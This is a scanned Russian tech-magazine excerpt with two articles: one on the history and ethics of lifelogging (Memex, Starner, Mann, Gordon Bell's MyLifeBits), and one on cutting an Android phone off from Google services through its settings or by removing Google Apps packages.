
Непосредственное отношение к лайфлоггингу имеют и видеорегистраторы, пользующиеся стабильным спросом у автомобилистов (кстати, Россия — неоспоримый лидер по распространенности регистраторов). Их успех — лишнее доказательство того, насколько практичной может оказаться непрерывная съемка окружающей действительности. К тому же, не будь каждая вторая машина оборудована регистратором, шансов насладиться видом падения челябинского метеорита у нас было бы куда меньше. Бесконечные ролики с дорожными происшествиями и столкновениями с полицией, в отличие от метеорита, не выглядят величественно, но дают почувствовать, чем будет отличаться мир, где каждый носит на голове камеру, никогда ничего не забывает и может поделиться своей памятью.



Narrative Clip миниатюрна, и ее легко прицепить на воротник рубашки

Одна из моделей Looxcie





МЕМЕКС

Хоть разговоры про лайфлоггинг и звучат футуристично, его изначальный идеолог жил в эпоху, когда первые компьютеры еще только маячили на горизонте прогресса. Речь о Вэнниваре Буше, советнике президента Рузвельта и одном из создателей американской ядерной бомбы. Он не только курировал Manhattan Project, еще он разработал проект куда менее убийственного, но крайне интересного устройства. Называется оно «мемекс».

Согласно задумке Буша, Memex (от memory extender — расширитель памяти) должен был быть электромеханической машиной, которая выглядит как стол и автоматически подает микрофильмы на один из двух своих проекторов. Считается, что мемекс — это первая из попыток придумать гипертекст: у пользователя должна была быть возможность выбирать ссылки на одном слайде, чтобы переходить по ним на другой, связанный.

Еще мемекс планировалось наделить возможностью копировать слайды — на чертежах Буша он снабжен фотокамерой, отвечающей за эту функцию. Но мысль Буша пошла дальше: он предположил, что ученые, работающие с мемексом, могли бы носить на голове портативные фотокамеры и делать снимки каждый раз, как увидят что-то достойное запоминания. Затем после проявки микрофильмы бы переправлялись в мемекс, и он бы помогал вспоминать нужные моменты.

Увы, дальше публикации статьи As We May Think (j.mp/1gaS4UT), где Буш описал устройство мемекса, дело не пошло: попыток построить работающий агрегат предпринято не было, да и многие технологии (те же носимые миниатюрные камеры) в 1945 году просто-напросто не были доступны. Зато забежавшая вперед мысль Вэннивара Буша вдохновит последующие разработки.

У ИСТОКОВ GOOGLE GLASS

Вполне возможно, что в будущем для лайфлоггинга будут применяться очки вроде Google Glass или какие-то другие носимые компьютеры общего назначения. Шумиха вокруг Glass не утихает уже второй год, и многим наверняка кажется, что эти очки появились буквально из ниоткуда. На самом же деле в Google трудится группа ученых, часть которых уже успела опробовать носимые компьютеры самых разных видов и предназначений еще в девяностые годы.

Мемекс — это первая попытка придумать гипертекст: у пользователя должна была быть возможность переходить по ссылкам с одного слайда на другой

↖ **Вэннивар Буш**

↗ **Так должен был выглядеть Memex**

↘ **Тад Стернер — ключевой разработчик в проекте Google Glass**

Наиболее громкое имя среди исследователей, приложивших руку к Google Glass, — это Тад Стернер. С начала девяностых годов Стернер работал в медиалаборатории Массачусетского технологического института, а с 1993 года начал непрерывно использовать носимый компьютер и протоколировать с его помощью каждый момент своей жизни. Камера в экипировку Стернера войдет только в 1998 году, но он справлялся и без нее. Его секрет — миниатюрная аккордная клавиатура, при помощи которой он мог одной рукой вслепую делать заметки обо всем, что происходит с ним и вокруг него.

Под одеждой Стернера скрывалось внушительное количество проводов, соединявших блоки носимого компьютера собственной разработки. Система работала под управлением UNIX, а перед глазами исследователя находился крохотный дисплей с сильно модифицированной версией редактора Emacs. Если Стернеру требовалось вспомнить какой-то факт, он быстро набирал запрос на карманной клавиатуре и читал ответ с экрана.

В 1999 году Стернер основал группу контекстных вычислений в компьютерном колледже при Технологическом институте Джорджии. Научные работы Стернера не ограничиваются темой лайфлоггинга: его интересует все, что связано с носимыми компьютерами, повсеместными вычислениями (ubiquitous computing), контекстозависимостью, дополненной реальностью, распознаванием лиц, голосовыми интерфейсами и домашней автоматизацией.

В каждой из этих областей Стернер внес свой вклад в виде нескольких научных статей. Он даже успел затронуть тему питания компьютеров от энергии, генерируемой человеческим телом. Неудивительно, что в 2010 году Google пригласила Стернера в качестве консультанта в команду разработчиков Google Glass.







↖ **Команда киборгов на крыльце MIT Media Lab, их Стернер — справа**

↗ **Стернеру повезло: и аккордная клавиатура Twiddler, и носимый дисплей MicroOptical выпускались серийно**

ГЛАЗАМИ КИБОРГА

«Это случилось в 2004 году. Ранним утром меня разбудил мощный грохот. Я выбежал на улицу и обнаружил, что в угол моего дома врезалась машина. Я хотел подойти и поговорить с водителем, но он сдал назад, а затем устремился в мою сторону, проехал мне по ноге, от чего я упал на землю. На моей голове была компьютеризованная система, которую я изобрел, чтобы лучше видеть. Повредив мне ногу, машина заодно повредила и компьютер, который изначально был настроен на перезапись видеобуфера. В результате запись осталась сохранной, и на ней был виден номерной знак машины, по которому ее затем удалось найти», — вспоминает Стив Манн, профессор университета Торонто, посвятивший свою жизнь изобретению и тестированию носимых компьютеров.

Первые очки и шлемы, помогающие видеть мир через камеру и экран, Манн начал делать еще школьником — в семидесятых годах. Вначале вдохновением ему послужила отцовская сварочная маска с затененным стеклом. «Только ли сварщики могут выгадать от того, что видят мир измененным?» — подумал Манн и вскоре нашел ответ на свой вопрос. Ответ был отрицательным.



Стив Манн, профессор университета Торонто и одна из ключевых фигур в области носимых компьютеров

Среди изобретений Манна не только носимые компьютеры, но и алгоритмы компьютерной графики, позволяющие улучшать картинку и выявлять на ней обычно невидимые объекты. «Например, когда машина светит фарами мне в лицо, я все равно могу видеть лицо водителя. Все дело в компьютерной системе, которая комбинирует изображения, снятые с разной выдержкой, — пишет Манн в статье для журнала IEEE Spectrum. — Я разработал десятки систем, позволяющих улучшить зрение. Некоторые из них даже позволяют заглядывать в другие спектральные диапазоны — например, смотреть на длинные или инфракрасные волны. Взглянув на стул в аудитории, я могу определить, сидел ли на нем кто-нибудь недавно, — сиденье будет теплым, и это видно в инфракрасном спектре. Другие режимы приближают текст, делают его более четким или даже переводят с иностранного языка».


Несложно заметить, что улучшение зрения интересует Манна в первую очередь, а лайфлоггинг — лишь как побочный эффект его непрерывного эксперимента по ношению на себе компьютера. Однако опыт Манна крайне важен для тех, кто начнет протоколировать свою жизнь на видео. За последние тридцать лет Манн успел собрать все возможные грабли, на которые только может наткнуться человек, все время носящий на себе камеру.

Первые прототипы компьютеров Манна выглядели поистине монструозно: компоненты были далеки от миниатюрности, а кое-что вообще приходилось изобретать самому: в частности, не было беспроводных сетей, и в качестве замены использовались модем и радио — системы Манна тех времен несложно отличить по антеннам-ушкам. Неудивительно, что такой необычный вид привлекал внимание окружающих. И те зачастую не были довольны увиденным.

«Почти все вокруг меня думали, что я свихнулся, раз ношу столько оборудования у себя на голове и на теле. Когда я шел по улице, люди переходили на другую сторону, чтобы держаться от меня подальше. Особенно всякие неприятные типы — видимо, им не особо импонировал вид человека, несущего на себе камеру и антенны», — пишет Манн.

С годами оборудование уменьшилось — нынешняя система Манна почти так же миниатюрна, как Google Glass, — однако недоверие со стороны окружающих людей никуда не делось. Особенно показательна история, приключившаяся с Манном, когда он с семьей зашел в парижский McDonald's и был атакован сотрудниками заведения.

Зная, что ношение камеры в публичных местах нередко вызывает вопросы, Манн взял с собой в поездку заключение врача, в котором говорилось, что система с камерой помогает лучше видеть. Увы, сотрудников McDonald's это нисколько



Эволюция экипировки Манна от семидесятых до двухтысячных

не впечатлило: отказ расстаться с камерой их так разозлил, что один демонстративно разорвал справку в клочья, а другой сдернул с лица Манна носимое устройство и вытолкал несчастного киборга за дверь. Отобранное изобретение полетело за ним вслед — прямиком на мостовую.

В отличие от инцидента с автомобилем история в McDonald's не имеет позитивной концовки. Несмотря на то что у Манна сохранились фотографии обоих сотрудников, где отлично видны бейджи с именами, ни полиция, ни канадское посольство помочь не согласились, а в McDonald's все призывы Манна возместить ущерб и извиниться просто-напросто проигнорировали.

Манн, тем не менее, не унывает. С анонсом Google Glass у него появилась надежда на то, что скоро носимые компьютеры станут смотреться не более необычно, чем мобильные телефоны. Манн тоже вкладывает свою долю в это дело, помогая разработчикам конкурента Glass под названием Meta.

ЛАЙФЛОГГИНГ MICROSOFT

Из крупных компаний дальше всех в разработке систем лайфлоггинга зашла Microsoft. Виновником этого можно считать Гордона Белла — ученого, известного благодаря участию в создании легендарного компьютера DEC PDP-11 (дело было в шестидесятые), а также в качестве автора закона Белла — более общей версии закона Мура. Билл Гейтс назвал Белла одним из самых важных мыслителей компьютерной отрасли.

Сегодня Белл считается одним из главных специалистов по лайфлоггингу, но заинтересовала его эта тема лишь в 1998 году (Манн и Стернер уже ходили обвешанные электроникой), причем по чистой случайности. Началось все со сканирования нескольких книг, нужных для его работы в Microsoft Research. Сделав их цифровые версии, Белл подумал, что хорошо бы отсканировать и другие документы.

Дело оказалось затягивающим, и ученый не остановился, пока не пропустил через сканер все бумаги, лежавшие в его офисе. Следом пошли личные документы, семейные фотографии и вообще все, что попадалось под руку. Заодно Белл учинил великую уборку: выбросил то, что «перевел в цифровой код», — в том числе всякие памятные вещи, не имеющие практической пользы. Когда сканер не годился, в дело шел цифровой фотоаппарат.

Надо отдать должное менеджерам Microsoft: вместо того, чтобы пожимать плечами и списывать необычное поведение Белла на старческое чудачество, в компании немедленно выделили ему ассистента, чтобы помогал сканировать, и одобрили проект по разработке экспериментального программного обеспечения для протоколирования жизни. Проект назвали MyLifeBits, а Белл стал добровольным подопытным кроликом.

К 2001 году база данных Белла насчитывала 16 Гб фотографий и около ста тысяч страниц распознанного текста. В 2010 году она разрослась до 300 Гб и, помимо сканов, архивов файлов и электронной почты Белла, включала в себя записи камеры SenseCam, разработанной в Microsoft специально для MyLifeBits. Как и другие лайфлоггеры, Белл не избежал непрерывного ношения камеры, но не встроенной в очки, а спрятанной в коробочку, свисающую со шнурка на шее. Зато он может похвастаться очень необычным логом — с тех пор как он пережил операцию и обзавелся электронным кардиостимулятором, база данных включает информацию о каждом ударе его сердца.

Белл гордится тем, что может не просто восстановить информацию о любом моменте за последние пятнадцать лет своей жизни, но и посмотреть на нее с высоты птичьего полета. «Я помню экспериментальную презентацию в штаб-квартире Microsoft. Была построена огромная конструкция из ЖК-мониторов — три монитора в высоту и шесть в ширину. Она была заполнена собранными фотографиями моей жизни. Я несколько минут стоял, пораженный этим захватывающим биографическим видом, погруженный в изучение деталей и неожиданно открывающихся точек зрения», — вспоминает Белл в своей книге Your Life, Uploaded.

Хоть MyLifeBits и не получил коммерческого применения, из него вышло несколько важных вещей: коммерчески доступная лайфлоггинговая камера SenseCam, пригодившаяся другим ученым и вдохновившая разработчиков Narrative Clip, а также две книги, в которых Белл разбирает лайфлоггинг со всех возможных сторон, анализирует связанные с ним сложные социальные вопросы, а также делает несколько смелых прогнозов.

ФАНТАСТИЧЕСКИЕ ПЕРСПЕКТИВЫ

«Цифровая память, объединенная со слепком содержащейся в ней личности, может быть превращена в аватар (синтезированную персону), с которой смогут общаться последующие поколения», — пишет Белл. Говоря о слепках личностей, загруженных в компьютер и способных отвечать на вопросы подобно оригиналу, мы явно вступаем на территорию научной фантастики. «Коробки с предками» были, например, у Уильяма Гибсона в романе «Граф Ноль»; чемодан с памятью одного из персонажей — у Брюса Стерлинга в «Схизматрице». Однако Белл уверен, что такие вещи могут стать реальностью уже в обозримом будущем, как стали многие другие изобретения фантастов.

В соавторстве с Джимом Греем Белл опубликовал научную статью под смелым заголовком «Цифровое бессмертие». Ее содержимое звучит не менее интригующе. Авторы рассматривают два вида продолжения жизни в виде цифровой записи: «одностороннее бессмертие», при котором загруженная личность может лишь отвечать на вопросы, и двустороннее — при котором она продолжает получать новые знания и развиваться. «Мы убеждены, что бессмертие второго вида станет возможным в течение ближайшего века», — пишут исследователи.

Важно помнить, что лайфлог может состоять не только из видеозаписи, но и из множества других данных. Чтобы, как Гордон Белл, протоколировать свой пульс, не обязательно иметь электрокардиостимулятор — достаточно браслета вроде Jawbone Up или Nike Fuelband. Несложно представить себе все более и более развитые медицинские устройства — вплоть до таких, что будут напрямую следить за активностью мозга.

Но как по-настоящему придать новую жизнь чьим-то воспоминаниям, не имея сильного (то есть равного человеческому) искусственного интеллекта? Если нужна точная копия личности, то, конечно, никак. Но здесь есть важная лазейка: цифровой аватар можно представлять себе не как загруженное в компьютер сознание, а как некую базу знаний его бывшего обладателя, которая умеет отвечать на запросы, заданные на естественном языке.

Возможно, именно к этому и приведет развитие софта для работы с лайфлогами: сперва он научится распознавать лица и голоса, затем появятся средства для продвинутого датамайнинга и поиска, и на тот момент цифровые аватары вдруг покажутся не такой уж далекой мечтой.

«Все мои данные будут записаны и переданы Большому Брату? Нет, спасибо», — такая реакция наверняка возникнет у большинства читателей

МОРАЛЬНАЯ СТОРОНА ВОПРОСА

«Все мои данные будут записаны и переданы Большому Брату? Нет, спасибо», — реакция, которая наверняка возникнет у большинства читателей. Как и другие важные изобретения, лайфлоггинг имеет все шансы не только упростить жизнь, но и привнести в нее новые аспекты, думать о которых раньше не приходилось. По мнению Белла, в ближайшие пять-десять лет настанет момент, когда записывать всю свою жизнь станет элементарно просто, и тогда это начнут делать все.

Обычная история: опубликуешь какой-нибудь излишне смелый пост в социальной сети, потом забудешь про него, а через какое-то время его найдет человек, который не должен был видеть ничего подобного. А что, если компрометирующую фотографию опубликует кто-то из друзей? Распространение лайфлоггинга грозит превратить такие случаи из относительно редкой головной боли в постоянную. Что бы ты ни делал, у других людей останутся подробные документальные свидетельства.



Гордон Белл, лайфлоггер из Microsoft Research

С одной стороны, смотрящие отовсюду камеры должны сделать нашу жизнь безопаснее. Хулиганство может уйти в прошлое: устраивать уличные драки, заниматься вандализмом или вести себя каким-нибудь другим непристойным образом станет куда опаснее. С другой стороны, негативные сценарии тоже придумать несложно. Как сохранить в тайне личную жизнь? Что будет, если твой лайфлог попадет в руки злоумышленника? Как предотвратить превращение государства в Большого Брата? Можно ли как-нибудь обуздать жадность корпораций, стремящихся максимально эффективно использовать для своего промысла бескрайнее море личных данных?

Вопросов великое множество, и пока ясно одно: в будущем, где ничто не остается забытым, отношения между людьми подвергнутся серьезным испытаниям. Гордон Белл верит, что ценность новых возможностей перевесит любые проблемы и на все сложные вопросы со временем найдутся подходящие ответы.


«Информационная безопасность и законы должны всегда быть на надлежащем уровне, чтобы защищать приватность пользователей», — пишет Белл. По его мнению, тотальная открытость была бы равносильна концу света. Белл предсказывает, что в будущем появятся законы, которые обяжут производителей записывающих устройств давать пользователям прямую возможность контролировать хранение своего образа в чужих логах.

Вместо пугающего «Большого Брата» Белл предлагает представить себе мир «маленьких братьев», где ни у кого нет полного доступа к сохраненной информации и имеются тонкие разграничения приватности. Но, как мы хорошо знаем, без казусов и перегибов такие вещи никогда не обходятся, так что скучно наверняка не будет.]I[

ДОЛОЙ БОЛЬШОГО БРАТА

Отвязываем смартфон от всевидящего ока Google

Компания Google быстро прошла путь от небольшой поисковой системы до гигантской инфраструктуры, компоненты которой работают на наших ПК, смартфонах, планшетах и даже телевизорах. Google неустанно собирает о нас информацию, поисковые запросы тщательно логируются, перемещения отслеживаются, а пароли, письма и контактная информация сохраняются на годы вперед. Все это неотъемлемая часть современности, но мы вполне можем ее изменить.



Евгений Зобнин
execbit.ru

ВВЕДЕНИЕ

Ни для кого не секрет, что любое устройство под управлением Android (по крайней мере то, что сертифицировано Google) содержит в себе не только компоненты, собранные из AOSP, но и внушительное количество проприетарных программ Google. Это те самые Google Play, Gmail, Hangouts, Maps и еще куча приложений, включая диалер и камеру (начиная с KitKat).

Для всех этих компонентов нет не только исходного кода, но и вообще каких-либо пояснений по поводу принципов их работы. Многие из них изначально созданы с целью собирать определенные виды информации и отправлять их на серверы Google. Так, например, ведут себя GoogleBackupTransport, отвечающий за синхронизацию списка установленных приложений, паролей и других данных, GoogleContactsSyncAdapter, который синхронизирует список контактов, или ChromeBookmarksSyncAdapter, работа которого — синхронизировать закладки браузера. Плюс сбор информации обо всех запросах в поисковике.

В самом факте синхронизации, конечно, ничего плохого нет, и это великолепный механизм, который позволяет настроить новый телефон за считаные минуты, а Google Now даже умудряется дать нам полезную информацию на основе наших данных (иногда). Проблема только в том, что все это рушит нашу конфиденциальность, ибо, как показал Сноуден, под колпаком у АНБ (и, вероятнее всего, у кучи других служб) находится не только какая-нибудь империя зла под названием Microsoft, но и Google, а также множество других компаний из тусовки «мы не зло, а пушистые меценаты».

Говоря другими словами: Гугл сольет нас всех без всяких проблем, и не факт, что его сотрудники, сидя в своих офисах с массажистками и собачками, не ржут над именами из твоей контактной книги (там все зашифровано, да), попивая 15-летний пуэр из провинции Юньнань. А может быть, к черту этот Гугл? Возьмем их Android, а сами они пусть идут лесом?

ЧТО ТАКОЕ GOOGLE APPS

Последняя версия кастомной прошивки на основе KitKat для моего смартфона весит 200 Мб, однако, чтобы получить настоящий экспириенс от смартфона, я должен прошить поверх нее еще и архив gapps, размер которого составляет 170 Мб. Только после этого я получу систему, аналогичную предустановленной на Nexus-устройства, со всеми плюшками в виде интегрированного с Google Now рабочего стола, блокировку экрана на основе снимка лица, камеру с поддержкой сферической съемки и килограмм гугловского софта, начиная от Google Play и заканчивая Google Books.

Еще раз повторюсь: все это закрытый софт от Google, который по-хорошему вообще нельзя распространять без их ведома (поэтому его нет в кастомных прошивках типа CyanogenMod), но так как извлечь его из прошивок Nexus-девайсов довольно просто, то в Сети можно найти огромное количество подобных архивов, в том числе сильно урезанных. Для того чтобы выпустить смартфон на Android с набором gapps на борту, производитель должен отправить его на сертификацию в Google, которая, оценив качество и производительность смартфона, либо даст добро, либо отфутболит (но китайцев это вообще никак не останавливает).

Так Google Apps попадают на смартфон. Из пользователей 99% либо юзают предустановленные приложения, либо устанавливают их самостоятельно на абсолютно чистую и полностью анонимную прошивку. А дальше с момента ввода имени пользователя и пароля начинается синхронизация и слив информации.

Чтобы разобраться, как это происходит, распакуем тот самый архив с gapps и заглянем внутрь. Нас интересуют каталоги `/system/app` и `/system/priv-app`, при установке их содержимое копируется в одноименные каталоги внутри смартфона. Второй каталог — это новшество KitKat, придуманное, по всей видимости, для хранения приватных приложений, доступных только администратору (владельцу) устройства и невидимых для других заведенных в системе юзеров.

В каталоге `/system/app` мы найдем большое количество разных гугловских приложений, легко узнаваемых по названию пакета: Books.apk, Chrome.apk, Gmail2.apk и так далее. Каждое из них по-своему будет делиться информацией, но это абсолютно нормально (да, Google будет знать, что ты читаешь Пауло Коэльо через их приложение!). Наибольшую опасность здесь представляет GoogleContactsSyncAdapter.apk, который отвечает только за то, чтобы отправлять на удаленный сервер список контактов. Записываем название в блокнот и идем дальше.


Большинство файлов из каталога `/system/priv-app` — это сервисы и фреймворки, необходимые для запуска всей этой махины синхронизации и слежки:

- GoogleBackupTransport.apk — занимается синхронизацией данных установленных приложений, паролей Wi-Fi и некоторых настроек;
- GoogleLoginService.apk — связывает устройство с Google-аккаунтом;
- GooglePartnerSetup.apk — позволяет сторонним приложениям получить доступ к сервисам Google;
- GoogleServicesFramwork.apk — фреймворк с различной подсобной функциональностью;
- Phonesky.apk — Play Store (как ни странно);
- PrebuiltGmsCore.apk — Google Services, как видно из названия, это ядро всего комплекта gapps;
- Velvet.apk — поиск от Google, включающий в себя строку поиска на рабочем столе и Google Now.


В сущности, это и есть та часть Google Apps, которая ответственна за слив нашей частной информации. Попробуем от всего этого избавиться.

СПОСОБ НОМЕР 1. ОТКЛЮЧЕНИЕ ЧЕРЕЗ НАСТРОЙКИ


Самый простой способ отвязать смартфон от Google — это воспользоваться стандартными настройками системы. Метод хорош тем, что не требует ни прав root, ни установки кастом-



Настройки аккаунта Google



Настройки Google




Amazon Appstore



INFO

Большинство приложений Google можно безболезненно отключить через настройки: «Приложения → ВСЕ → нужное приложение → Отключить».



МЕНЯЕМ ПОИСКОВИК НА DUCKDUCKGO

Даже после полного отключения синхронизации на домашнем экране останется «встроенная» строка поиска Google. В стоковых прошивках некоторых производителей (Samsung, например) это всего лишь виджет, который можно легко удалить с экрана. В чистом Android и девайсах от многих других производителей она «вшита» в домашний экран, но ее можно убрать, отключив весь поиск от Google (вместе с Google Now) с помощью меню «Настройки → Приложения → Все → Google поиск → Отключить» или установив сторонний лаунчер. Далее достаточно скачать из маркета или другого магазина приложений DuckDuckGo и добавить одноименный виджет на домашний экран.



OPEN SOURCE МАРКЕТ

Кроме описанных в статье, а также множества других менее известных магазинов приложений, в Сети можно найти отличающийся от остальных репозиторий F-Droid (f-droid.org). Он полностью анонимен и содержит только свободный софт, распространяемый под лицензиями, одобренными фондом FSF. Приложений в F-Droid всего тысяча, зато все они гарантированно не содержат бэкдоров и других систем разглашения личных данных. Именно F-Droid используется в качестве дефолтового маркета в свободной Android-прошивке Replicant.

ных прошивок, ни кастомного рекавери. Все можно сделать в любой стоковой прошивке без потери доступа к аккаунту и приложениям типа Gmail (если это необходимо). Однако за эффективность никто ручаться не будет, так как вполне возможно, что некоторые компоненты gapps продолжат отправку данных.

Основное место расположения настроек синхронизации — это меню «Настройки → Аккаунты → Google → user@gmail.com». Здесь можно отключить такие вещи, как синхронизация контактов, данных приложений, Gmail, Play Music, Google Keep и прочее. Все, что нужно сделать, — это просто снять галочки с нужных пунктов меню. Далее идем в меню «Настройки → Восстановление и сброс» и снимаем галки с пунктов «Резервирование данных» и «Автовосстановление».

За множество настроек синхронизации отвечает также приложение «Настройки Google», которое является частью Google Services. С его помощью, в частности, можно отключить доступ Google к местоположению («Доступ к геоданным → Доступ к моим геоданным / Отправка геоданных / История местоположений»), отключить отправку личных данных поисковику («Поиск → Личные данные»), отключить Google Now («Поиск → Google Now») и отключить удаленное управление («Удаленное управление → Удаленный поиск устройства / Удаленная блокировка и сброс настроек»).

В тех же «Настройках Google», кстати, можно отключить любое приложение, использующее аккаунт Google для авторизации. Речь при этом идет не только о софте, установленном на девайс, но и вообще обо всех когда-либо использованных приложениях, включая веб-сайты. Я, например, обнаружил в этом списке множество сайтов, на которые не заходил уже как минимум пару лет.

В том случае, если ты вообще не собираешься использовать сервисы Google, проще будет отключить смартфон от аккаунта полностью, то есть просто удалить его через настройки: «Настройки → Аккаунты → Google → user@gmail.com → Кнопка Меню → Удалить аккаунт».

СПОСОБ НОМЕР 2. ОЧИСТКА ОФИЦИАЛЬНОЙ ПРОШИВКИ

В том случае, если на стоковой прошивке есть права root, от Google Apps можно избавиться, просто удалив их со смартфона. Как я уже говорил, все они хранятся в каталогах `/system/app` и `/system/priv-app`. Например, в случае с KitKat список Google-приложений в первом каталоге будет таким:

- Books.apk — Google Книги;
- CalendarGoogle.apk — Google Календарь;
- Chrome.apk — Google Chrome;
- CloudPrint.apk — система облачной печати;
- Drive.apk — Google Drive;
- GenieWidget.apk — виджет новостей и погоды;
- Gmail2.apk — Gmail;
- GoogleContactsSyncAdapter.apk — синхронизация контактов;
- GoogleEars.apk — Google Ears (аналог Shazam);
- GoogleEarth.apk — Google Земля;
- GoogleHome.apk — домашний экран с интегрированным Google Now;
- GoogleTTS.apk — система синтеза речи;
- Hangouts.apk — Google Hangouts;
- Keep.apk — Google Keep;
- LatinImeGoogle.apk — клавиатура с поддержкой жестов;
- Magazines.apk — Google Журналы;
- Maps.apk — Google Карты;
- Music2.apk — Google Музыка;
- PlayGames.apk — Google PlayGames;
- PlusOne.apk — Google+;
- QuickOffice.apk — QuickOffice;
- Street.apk — Google Street;
- SunBeam.apk — живые обои SunBeam;
- Videos.apk — Google Фильмы;
- YouTube.apk — YouTube.

В каталоге `/system/priv-app`, кроме перечисленных ранее, также хранятся такие файлы:

- CalendarProvider.apk — хранит данные календаря;
- GoogleFeedback.apk — отправляет отчет об использовании Google Play;
- GoogleOneTimeInitilalizer.apk — мастер установки дополнительных Google-приложений;
- SetupWizard.apk — мастер настройки при первом запуске;
- Wallet.apk — Google Кошелек;
- talkback.apk — оповещение голосом о событиях на устройстве.

Но это еще не все. Google Apps зависят от нескольких фреймворков, которые находятся в каталоге `/system/framework`. Это файлы com.google.android.maps.jar, com.google.android.media.effects.jar и com.google.widevine.software.drm.jar. Еще есть множество библиотек в каталоге `/system/lib`, которые используются исключительно Google-приложениями. Удалять их совсем не обязательно, но можно. Просто чтобы очистить мусор. Их список ты найдешь на сайте][.

